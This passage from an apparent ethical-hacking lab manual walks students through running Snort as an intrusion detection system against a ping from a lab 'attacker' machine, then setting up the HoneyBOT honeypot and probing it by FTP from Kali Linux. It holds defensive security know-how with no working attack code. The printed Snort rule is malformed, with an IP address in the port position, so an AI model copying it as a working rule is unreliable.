4 # Sourcefire, Inc. (the "VRT Certified Rules") that are distributed under the VRT
5 # Certified Rules License Agreement (v 2.0), and (ii) rules that were created by
6 # Sourcefire and other third parties (the "GPL Rules") that are distributed under the
7 # GNU General Public License (GPL), v2.
8 #
9 # The VRT Certified Rules are owned by Sourcefire, Inc. The GPL Rules were created
10 # by Sourcefire and other third parties. The GPL Rules created by Sourcefire are
11 # owned by Sourcefire, Inc., and the GPL Rules not created by Sourcefire are owned by
12 # their respective creators. Please see http://www.snort.org/snort/snort-team/ for a
13 # list of third party owners and their respective copyrights.
14 #
15 # In order to determine what rules are VRT Certified Rules or GPL Rules, please refer
16 # to the VRT Certified Rules License Agreement (v2.0).
17 #
18 # -----
19 # ICMP-INFO RULES
20 #
21 alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.10.12 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135;
```

FIGURE 1.22: Configuring icmp-info.rules File in Notepad++

57. Now, navigate to **C:\Snort** and Shift+right-click folder **bin**, select **Open command window here** from the context menu to open it in the command prompt.
58. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number; in this lab: **X** is 1).

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is:

```
C:\>Snort\bin>snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii
```

FIGURE 1.23: Command to activate Snort and save the stored log files

59. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
60. If you receive an error stating "**Could not create the registry key**," then run the command prompt as an **Administrator**.
61. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, loads dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.

62. If you enter all the command information correctly, you receive a comment stating **Commencing packet processing <pid=xxxx>** (the value of xxxx may be any number; in this lab, it is 2140), as shown in the screenshot:

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe - snort -i1 -A console -c C:\Snor...". The window displays the Snort configuration file with various rules and preprocessors. At the bottom of the configuration, the line "Commencing packet processing <pid=2140>" is highlighted in red, indicating the start of the rule chains.

```
o",," Version 2.9.11-WIN32 GRE <Build 125>
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2017 Cisco and/or its affiliates. All rights reserved.

Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.0 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>

Commencing packet processing <pid=2140>
```

FIGURE 1.24: Initializing Snort Rule Chains Window

63. After initializing interface and logged signatures, Snort starts and waits for an attack and triggers alerts when attacks occur on the machine.
64. Leave the Snort command prompt running.
65. Attack your own machine, and check whether Snort detects it or not.
66. Launch your **Windows Server 2016** machine (**Attacker Machine**).
67. Open the command prompt and issue the command **ping 10.10.10.12 -t** from the **Attacker Machine**.

**Note:** **10.10.10.12** is the IP address of the Windows Server 2012. This IP address may differ in your lab environment.

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt - ping 10.10.10.12 -t". The window displays the output of the ping command, showing multiple replies from the target machine at 10.10.10.12.


```
Administrator: Command Prompt - ping 10.10.10.12 -t
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping 10.10.10.12 -t

Pinging 10.10.10.12 with 32 bytes of data:
Reply from 10.10.10.12: bytes=32 time<1ms TTL=64
```

FIGURE 1.25: Pinging the target machine

68. Switch back to **Windows Server 2012** machine. Observe that Snort triggers an alarm, as shown in the screenshot:



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe - snort -i1 -A console -c C:\Snor...". The window displays a continuous stream of Snort log entries. The log entries are all of type "ICMP-INFO PING" and have a priority of 21. They are all classified as "Potentially Bad Traffic". The source IP address for all these entries is 10.10.10.16, and the destination IP address is 10.10.10.12. The log entries are timestamped from December 29, 2012, at 06:50:14 to 06:50:42.

```
12/29/06:50:14.665092 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:15.682593 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:16.699685 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:17.717047 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:18.224611 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:19.736690 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:20.243368 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:21.755466 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:22.767573 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:23.772694 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:24.789531 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:25.801694 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:26.808539 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:27.820207 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:30.853010 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:31.868807 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:32.878072 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:33.895390 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:34.913776 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:35.926847 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:36.938286 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:37.955908 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:38.923250 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:39.979849 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:40.993999 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
12/29/06:50:42.001266 [**] [i:422:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 21] [ICMP] 10.10.10.16 -> 10.10.10.12
```

FIGURE 1.26: Snort Alerts.ids Window Listing Snort Alerts


69. Press **Ctrl+C** to stop Snort. Snort exits.

```
Administrator: C:\Windows\system32\cmd.exe
FragTrackers Added: 0
FragTrackers Dumped: 0
FragTrackers Auto Freed: 0
Frag Nodes Inserted: 0
Frag Nodes Deleted: 0
=====
Stream statistics:
    Total sessions: 20
        TCP sessions: 0
        UDP sessions: 20
        ICMP sessions: 0
            IP sessions: 0
            ICMP Prunes: 0
            UDP Prunes: 0
            ICMP Prunes: 0
            IP Prunes: 0
TCP StreamTrackers Created: 0
TCP StreamTrackers Deleted: 0
    TCP Timeouts: 0
    TCP Overlaps: 0
    TCP Segments Queued: 0
TCP Segments Released: 0
    ICP Rebuilt Packets: 0
    TCP Segments Used: 0
        TCP Discards: 0
        TCP Gaps: 0
UDP Sessions Created: 20
UDP Sessions Deleted: 20
    UDP Timeouts: 0
    UDP Discards: 0
        Events: 0
        Internal Events: 0
    TCP Port Filter
        Filtered: 0
        Inspected: 0
        Tracked: 0
    UDP Port Filter
        Filtered: 0
        Inspected: 0
        Tracked: 20
=====
SMTP Preprocessor Statistics
    Total sessions : 0
    Max concurrent sessions : 0
=====
dcerpc2 Preprocessor Statistics
    Total sessions: 0
=====
SIP Preprocessor Statistics
    Total sessions: 0
=====
Snort exiting
C:\Snort\bin>
```

FIGURE 1.27: Exiting snort by pressing Ctrl+C

70. Go to the **C:\Snort\log\10.10.10.16** folder, and open the **ICMP\_ECHO.ids** file with **Notepad++**. You see that all the log entries are saved in the **ICMP\_ECHO.ids** file.

**Note:** The folder name 10.10.10.16 might vary in your lab environment, depending on the IP address of the **Windows Server 2016** machine.



The screenshot shows a Notepad++ window with the title bar "C:\Snort\log\10.10.10.16\ICMP\_ECHO.ids - Notepad++ [Administrator]". The file content displays several lines of Snort log entries, each starting with "1 [\*\*] ICMP-INFO PING [\*\*]" followed by timestamp, source IP, destination IP, and ICMP details. The log entries are as follows:

```
1 [**] ICMP-INFO PING [**]
2 12/29-06:50:04.531118 10.10.10.16 -> 10.10.10.12
3 ICMP TTL:128 TOS:0x0 ID:10105 Iplen:20 DgmLen:60
4 Type:8 Code:0 ID:1 Seq:1 ECHO
5 =====
6
7 [**] ICMP-INFO PING [**]
8 12/29-06:50:04.548472 10.10.10.16 -> 10.10.10.12
9 ICMP TTL:128 TOS:0x0 ID:10106 Iplen:20 DgmLen:60
10 Type:8 Code:0 ID:1 Seq:2 ECHO
11 =====
12
13 [**] ICMP-INFO PING [**]
14 12/29-06:50:04.584344 10.10.10.16 -> 10.10.10.12
15 ICMP TTL:128 TOS:0x0 ID:10107 Iplen:20 DgmLen:60
16 Type:8 Code:0 ID:1 Seq:3 ECHO
17 =====
18
19 [**] ICMP-INFO PING [**]
20 12/29-06:50:04.587720 10.10.10.16 -> 10.10.10.12
21 ICMP TTL:128 TOS:0x0 ID:10108 Iplen:20 DgmLen:60
22 Type:8 Code:0 ID:1 Seq:4 ECHO
23 =====
24
25 [**] ICMP-INFO PING [**]
26 12/29-06:50:04.594984 10.10.10.16 -> 10.10.10.12
27 ICMP TTL:128 TOS:0x0 ID:10109 Iplen:20 DgmLen:60
28 Type:8 Code:0 ID:1 Seq:5 ECHO
29
```

FIGURE 1.28: Saved Snort log file

71. This means that whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm.
72. So, you can become alert and take certain security measures to break the communication with the attacker's machine.

## Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes

No

### Platform Supported

Classroom

iLabs

## Detecting Malicious Network Traffic using HoneyBOT

*HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.*

### Lab Scenario

A honeypot makes a protected domain in which to capture and interact with spontaneous movement on a system. HoneyBOT is a simple-to-use arrangement perfect for system security research or as a feature of an early-warning IDS.

As a penetration tester, you will come across systems behind firewalls that block you from access to the information you want. Thus, you will need to know how to avoid the firewall rules in place and discover information about the host. This step in a penetration testing is called Firewall Evasion Rules.

### Lab Objectives

The objective of this lab is to help students learn to detect malicious traffic on a network by using HoneyBOT.

### Lab Environment

To complete this lab, you will need:

- A computer running Window Server 2016
- Kali Linux running in Virtual machine
- Run this tool in Windows Server 2016
- HoneyBOT is located at **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**
- You can download the latest version of HoneyBOT from <http://www.atomicsoftwaresolutions.com/>. If you decide to download the latest version, screenshots might differ

- Follow the wizard driven installation steps
- Administrative privileges to run tools

## Lab Duration

Time: 10 Minutes

## Overview of Lab

Network obstructions such as firewalls can make mapping a network exceedingly difficult. This will likewise become increasingly more difficult, as stifling casual reconnaissance is often a key goal of implementing devices.

## Lab Tasks

1. Launch the **Kali Linux** virtual machine before running this lab.
2. Login to the Windows Server 2016 machine and navigate to **Z:\CEH-Tools\CEHv10\Module 12\Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**
3. Double-click **HoneyBOT\_018.exe** to launch the HoneyBOT installer. Follow the wizard driven steps to install HoneyBOT.
4. Once the installation of HoneyBOT on Windows Server 2016 is complete, make sure that the **Launch HoneyBOT** option is checked, so that the application will launch automatically.
5. Alternatively, you can launch HoneyBOT through the Windows **Start** menu apps.
6. The **HoneyBOT** configuration pop-up appears; click **Yes** to configure HoneyBOT.



FIGURE 2.1: HoneyBot Configuration pop-up

7. The HoneyBOT **Options** window appears with default options checked on the **General** settings tab. Leave the default settings, or modify them accordingly.

8. In this lab, we are leaving the settings to default for **General** tab in the **Options** window.




FIGURE 2.2: HoneyBot Options-General

9. Click the **Email Alert** tab; if you want HoneyBOT to send you email alerts, check **Send Email Alerts**, and fill in the respective fields.

**Note:** In this lab, we are not providing any details for emails alerts.




FIGURE 2.3: HoneyBot Options-Email Alert

10. On the **Exports** tab, in which you can export the logs recorded by HoneyBot, choose the required option to view the reports; then proceed to the next step.




FIGURE 2.4: HoneyBot Options-Exports

11. On the **Updates** tab, uncheck **Check for Updates**; click **Apply**, and click **OK** to continue.



FIGURE 2.5: HoneyBot Options-Updates

12. The **Bindings** window appears, click **OK** to continue.



FIGURE 2.6: HoneyBot Bindings window

13. The **HoneyBot** main window appears, as shown in the screenshot.  
14. Now, leave the HoneyBot window running on **Windows Server 2016**.




FIGURE 2.7: HoneyBot Main Window

15. Switch to the Kali Linux machine, open a command terminal window; type **ftp <IP Address of the Windows Server 2016 machine>** and press **Enter**.  
16. You are prompted for the ftp credentials of the Windows Server 2016 machine.

17. In this lab, the IP address of Windows Server 2016 is **10.10.10.16**, which may differ in your lab environment.

**Note:** If kali gives an error saying ftp command is not found, then install ftp through “apt-get install ftp” command.

A terminal window titled "root@kali: ~". The command "ftp 10.10.10.16" is entered and highlighted with a red box. The output shows the connection to the host and the version of the FTP service.

```
root@kali:~# ftp 10.10.10.16
Connected to 10.10.10.16.
220 PUBLIC08 FTP Service (Version 5.0).
Name (10.10.10.16:root):
```

FIGURE 2.8: Running ftp command in Kali Linux

18. Switch back to **Windows Server 2016**, and expand the **Ports** and **Remotes** node at the left side of the HoneyBot dashboard.
19. Under **Ports**, you can see the port numbers from which Windows Server 2016 received the requests or attacks.
20. Under **Remotes**, it records the IP addresses through which it received the requests.
21. Now, right-click any IP address or Port on the left, and click **View Details**, as shown in figure, to view the complete details of the request or attack recorded by HoneyBot.




FIGURE 2.9: HoneyBot Captured Traffic

22. The **Packet Log** window appears, as shown in screenshot. It displays the complete log details of the request captured by HoneyBot.
23. In the screenshot, under **Connection Details**, you can see the Date and Time of the connection established, and the protocol used.

24. It also shows the Source IP, Port, and Server Port, as shown below.




FIGURE 2.10: HoneyBot Packet Log Information

